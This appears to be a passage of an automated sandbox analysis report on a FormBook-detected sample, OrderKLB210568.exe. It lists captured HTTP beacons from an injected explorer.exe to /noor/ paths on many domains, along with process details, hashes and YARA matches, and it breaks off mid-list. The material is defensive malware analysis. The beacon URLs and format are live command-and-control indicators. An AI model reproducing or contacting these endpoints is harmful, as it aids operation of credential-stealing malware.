Jun 11, 2021 15:43:32.045828104 CEST	7427	IN	HTTP/1.1 500 Internal Server Error Date: Fri, 11 Jun 2021 13:43:31 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Vary: Accept-Encoding X-Accel-Expires: 10800 Connection: close Transfer-Encoding: chunked Data Raw: 31 32 66 0d 0a 3c 62 72 20 2f 3e 0a 3c 62 3e 46 61 74 61 6c 20 65 72 72 6f 72 3c 2f 62 3e 3a 20 20 43 6f 6d 70 6f 73 65 72 20 64 65 74 65 63 74 65 64 20 69 73 73 75 65 73 20 69 6e 20 79 6f 75 72 20 70 6c 61 74 66 6f 72 6d 3a 20 59 6f 75 72 20 43 6f 6d 70 6f 73 65 72 20 64 65 70 65 6e 64 65 6e 63 69 65 73 20 72 65 71 75 69 72 65 20 61 20 50 48 50 20 76 65 72 73 69 6f 6e 20 22 3e 3d 20 37 2e 32 2e 35 22 2e 20 59 6f 75 20 61 72 65 20 72 75 6e 6e 69 6e 67 20 37 2e 31 2e 31 34 2e 20 69 6e 20 3c 62 3e 2f 68 6f 6d 65 33 2f 77 61 6c 69 76 79 30 61 67 72 6a 69 2f 70 75 62 6c 69 63 5f 68 74 6d 6c 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 6d 6f 6a 6f 2d 6d 61 72 6b 65 74 70 6c 61 63 65 2d 77 70 2d 70 6c 75 67 69 6e 2f 76 65 6e 64 6f 72 2f 63 6f 6d 70 6f 73 65 72 2f 70 6c 61 74 66 6f 72 6d 5f 63 68 65 63 6b 2e 70 68 70 3c 2f 62 3e 20 6f 6e 20 6c 69 6e 65 20 3c 62 3e 32 34 3c 2f 62 3e 3c 62 72 20 2f 3e 0a 0d 0a Data Ascii: 12f Fatal error: Composer detected issues in your platform: Your Composer dependencies require a PHP version ">= 7.2.5". You are running 7.1.14. in /home3/walivy0agrji/public_html/wp-content/plugins/mojo-marketplace-wp-plugin/vendor/composer/platform_check.php on line 24

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49768	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:37.207093000 CEST	7428	OUT	GET /noor/?1bWh=HXv2ci8qflo+sTzlFu6p6ayrdzzy8jUJJ1L5hJzxjEzCyp3/Ui7nWA8VYIXOKVKH4kcG&z6A=SROlldu0 HTTP/1.1 Host: www.velvetlaceextensions.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 15:43:37.304081917 CEST	7429	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 11 Jun 2021 13:43:37 GMT Content-Length: 0 Connection: close location: https://www.velvetlaceextensions.com/noor?1bWh=HXv2ci8qflo+sTzlFu6p6ayrdzzy8jUJJ1L5hJzxjEzCyp3%2FUi7nWA8VYIXOKVKH4kcG&z6A=SROlldu0 strict-transport-security: max-age=120 x-wix-request-id: 1623419017.259388871352119909 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkViJbJpTSOylDzhXDpRcNc6B,qquldgcFrj2n04 6g4RNSVAWNqgzSMQ+UB9IQX4udZ+Q=,2d58ifebGbosy5xc+FRalikQrYGaAZBxosgzBLN+JS8WoQ0cHkvLnvmz+7b 97nWc3fKEXQvQlSAkB/Istal9R8e13Bz+d7LxC9U/IJokgHI=,2UNV7KOq4oGjA5+PKsX47BxIqOBp/BcxgT00NVTD 1Qk=,sqmudy1rWy5CXemzdhzS/KM53xST3ovxTqKNNNoSvJGTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpy w==,m86p0LbwQP79i4nFFg3YpsiRjT1D/AzZ+xl52uw09mCCz/JW/BPqA1Fu++wQa0OVCONUzZLbexpS3PEZaUF96g== Cache-Control: no-cache X-Content-Type-Options: nosniff Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49769	74.208.236.54	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:42.578502893 CEST	7430	OUT	GET /noor/?1bWh=yBBObmCyAJHV9q/laG6R4VeleE6hM9O/9rRknywdqzDMYOPfeqQhGmZFlzULPSD48dad&z6A=SROlldu0 HTTP/1.1 Host: www.pinnacleautism.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:42.745291948 CEST	7431	IN	HTTP/1.1 404 Not Found Content-Type: text/html Content-Length: 1364 Connection: close Date: Fri, 11 Jun 2021 13:43:42 GMT Server: Apache X-Frame-Options: deny Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 68 74 6d 6c 2c 20 62 6f 64 79 2c 20 23 70 61 72 74 6e 65 72 2c 20 69 66 72 61 6d 65 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 2 0 20 20 68 65 69 67 68 74 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 75 74 6c 69 6e 65 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 62 61 73 65 6c 69 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 74 72 61 6e 73 70 61 72 65 6e 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 57 22 20 6e 61 6d 65 3d 22 65 78 70 69 72 65 73 22 3e 0a 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 6 5 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 47 4f 4f 47 4c 45 42 4f 54 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 3e 0a 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 46 6f 6c 6c 6f 77 69 6e 67 20 4d 65 74 61 2d 54 61 67 20 66 69 78 65 73 20 73 63 61 6c 69 6e 67 2d 69 73 73 75 65 73 20 6f 6e 20 6d 6f 62 69 6c 65 20 64 65 76 69 63 65 73 20 2d 2d 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 6 9 63 65 2d 77 69 64 74 68 3b 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 3b 22 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 70 61 72 74 6e 65 72 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 27 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 27 73 72 63 3d 22 2f 2f 73 65 64 6f 70 61 72 6b 69 6e 67 2e 63 6f 6d 2f 66 72 6d 70 61 72 6b 2f 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 77 69 6e 64 6f 77 2e 6c 6f 63 Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <style type="text/css"> html, body, #partner, iframe { height:100%; width:100%; margin:0; padding:0; border:0; outline:0; font-size:100%; vertical-align:baseline; background:transparent; } body { overflow:hidden; } </style> <meta content="NOW" name="expires"> <meta content="index, follow, all" name="GOOGLEBOT"> <meta content="index, follow, all" name="robots"> ... Following Meta-Tag fixes scaling-issues on mobile devices --> <meta content="width=device-width; initial-scale=1.0; maximum-scale=1.0; user-scalable=0;" name="viewport"> </head> <body> <div id="partner"></div> <script type="text/javascript"> document.write('<script type="text/javascript" language="JavaScript"' + 'src="//sedoparking.com/frmpark/' + window.loc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49770	34.215.126.147	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:48.066593885 CEST	7433	OUT	GET /noor/?1bWh=MrymD1JTSi9icjGKk8gDaU+0x7uPJ/DMShO0SAEbIObMq4sdMjmwzvuhTtB1BmEBq3Cn&z6A=SROlIdu0 HTTP/1.1 Host: www.scgcarriers.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:48.276607990 CEST	7434	IN	HTTP/1.1 404 Not Found Date: Fri, 11 Jun 2021 13:43:48 GMT Content-Type: text/html Content-Length: 1245 Connection: close Set-Cookie: AWSALB=2QK7EJBKXtmcKfoi1kKMz4Kz6DDYPNTUfh2HsJ/1PMnzdLXVtOElrt2UPMDYvcvaiu4SM3P dXXTr3hc58fBispGB/GR3zfHfXWx3Vl1HzOrPhTDGRSoMNG8fuVIO; Expires=Fri, 18 Jun 2021 13:43:48 GMT; Path=/ Set-Cookie: AWSALBCORS=2QK7EJBKXtmcKfoi1kKMz4Kz6DDYPNTUfh2HsJ/1PMnzdLXVtOElrt2UPMDYvcvaiu4 SM3PdXXTr3hc58fBispGB/GR3zfHfXWx3Vl1HzOrPhTDGRSoMNG8fuVIO; Expires=Fri, 18 Jun 2021 13:43:48 GMT; Pa th=/; SameSite=None Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-s trict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-siz e:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font -size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49773	154.201.212.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:53.842042923 CEST	7454	OUT	GET /noor/?1bWh=aLSZaEbZcY+nJL/coxA+SeOeWAYt8B9E/LcznQPuCd+SSEpvsuzJsFlKySIeZ1LxQ2fR&z6A=S ROlIdu0 HTTP/1.1 Host: www.customtiletables.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49774	104.16.13.194	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:59.411068916 CEST	7455	OUT	GET /noor/?1bWh=KyjbU3AKX/1ra4+yobi9yViduRe0x0FUVCXAE/BWsKVHYHaI6gSvGLTvxwAp00IgFIet&z6A=SROIIdu0 HTTP/1.1 Host: www.marryobaidanjum.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:59.492834091 CEST	7457	IN	HTTP/1.1 503 Service Temporarily Unavailable Date: Fri, 11 Jun 2021 13:43:59 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Frame-Options: SAMEORIGIN Permissions-Policy: accelerometer=(),autoplay=(),camera=(),clipboard-read=(),clipboard-write=(),fullscreen=(),geolocation=(),gyroscope=(),hid=(),interest-cohort=(),magnetometer=(),microphone=(),payment=(),publickey-credentials-get=(),screen-wake-lock=(),serial=(),sync-xhr=(),usb=() Set-Cookie: __cfduid=da507f1f5bd87ac88450977c3571d365f1623419039; expires=Sun, 11-Jul-21 13:43:59 GMT; path=/; domain=.www.marryobaidanjum.com; HttpOnly; SameSite=Lax Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT cf-request-id: 0a9ce9c6d500004e8bb69cc000000001 Set-Cookie: __cf_bm=ca42e26d5ad347e92d464f49922687ab6e108dcc-1623419039-1800-Afy8CsG58VNK7t93lSl3BXV/nrpqZ7IE4pklReJMFx6a0BQmv4H931TJk9Pdc5FFG8ebsf+GfAw4gVy2AOeNJoQWznVFadFEoCosQYfrNrKA; path=/; expires=Fri, 11-Jun-21 14:13:59 GMT; domain=.www.marryobaidanjum.com; HttpOnly Server: cloudflare CF-RAY: 65db45848bda4e8b-FRA Data Raw: 32 30 37 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 Data Ascii: 207d<!DOCTYPE HTML><html lang="en-US"><head> <meta charset="UTF-8" /> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> <meta http-equiv="X-UA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49775	142.250.180.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:44:04.701019049 CEST	7467	OUT	GET /noor/?1bWh=AHmkjMmF5A51F9E2l+bDZjEpvTE04T0luK3gjYUfTOhZyeiT49VRPb60+qMIaT57BRzI&z6A=SROlldu0 HTTP/1.1 Host: www.astromaritravel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 15:44:04.809139967 CEST	7467	IN	HTTP/1.1 301 Moved Permanently Location: https://travel.astromari.com Date: Fri, 11 Jun 2021 13:44:04 GMT Content-Type: text/html; charset=UTF-8 Server: ghs Content-Length: 225 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Connection: close Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 31 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 31 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 0a 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 74 72 61 76 65 6c 2e 61 73 74 72 6f 6d 61 72 69 2e 63 6f 6d 22 3e 68 65 72 65 3c 2f 41 3e 2e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>301 Moved</TITLE></HEAD><BODY><H1>301 Moved</H1>The document has moved<A HREF="https://travel.astromari.com">here</A>.</BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49776	45.87.1.159	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:44:09.959887981 CEST	7468	OUT	GET /noor/?1bWh=xnNqGXCWkFApROrJz350BdHFb13BnEMQPSq+Heyas7SGX58S4jH7yXEPKWiH2cfubfT5&z6A=SROlldu0 HTTP/1.1 Host: www.plafon.one Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:44:10.011770010 CEST	7469	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.14.2 Date: Fri, 11 Jun 2021 13:44:10 GMT Content-Type: text/html Content-Length: 185 Connection: close Location: https://www.plafon.one/noor/?1bWh=xnNqGXCWkFApROrJz350BdHFb13BnEMQPSq+Heyas7SGX58S4jH7yXEPKWiH2cfubfT5&z6A=SROIldu0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx/1.14.2 </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: OrderKLB210568.exe PID: 6920 Parent PID: 5932

General

Start time:	15:42:08
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\OrderKLB210568.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\OrderKLB210568.exe'
Imagebase:	0x400000
File size:	221568 bytes
MD5 hash:	759B0D51F128F54E516AD1941A896D77
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.667634881.00000000022B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.667634881.00000000022B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.667634881.00000000022B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: OrderKLB210568.exe PID: 6968 Parent PID: 6920

General

Start time:	15:42:09
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\OrderKLB210568.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\OrderKLB210568.exe'
Imagebase:	0x400000
File size:	221568 bytes
MD5 hash:	759B0D51F128F54E516AD1941A896D77
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.720819414.00000000009D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.720819414.00000000009D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.720819414.00000000009D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.720216113.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.720216113.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.720216113.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.664276844.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.664276844.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.664276844.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.720881114.0000000000A00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.720881114.0000000000A00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.720881114.0000000000A00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 6968

General

Start time:	15:42:14
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: raserver.exe PID: 6784 Parent PID: 3424

General

Start time:	15:42:35
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0x12b0000
File size:	108544 bytes
MD5 hash:	2AADF65E395BFBD0D9B71D7279C8B5EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.922673360.0000000001250000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.922673360.0000000001250000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.922673360.0000000001250000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.922695254.0000000001280000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.922695254.0000000001280000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.922695254.0000000001280000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.922550809.0000000001000000.00000040.00000001.sdmp, Author: 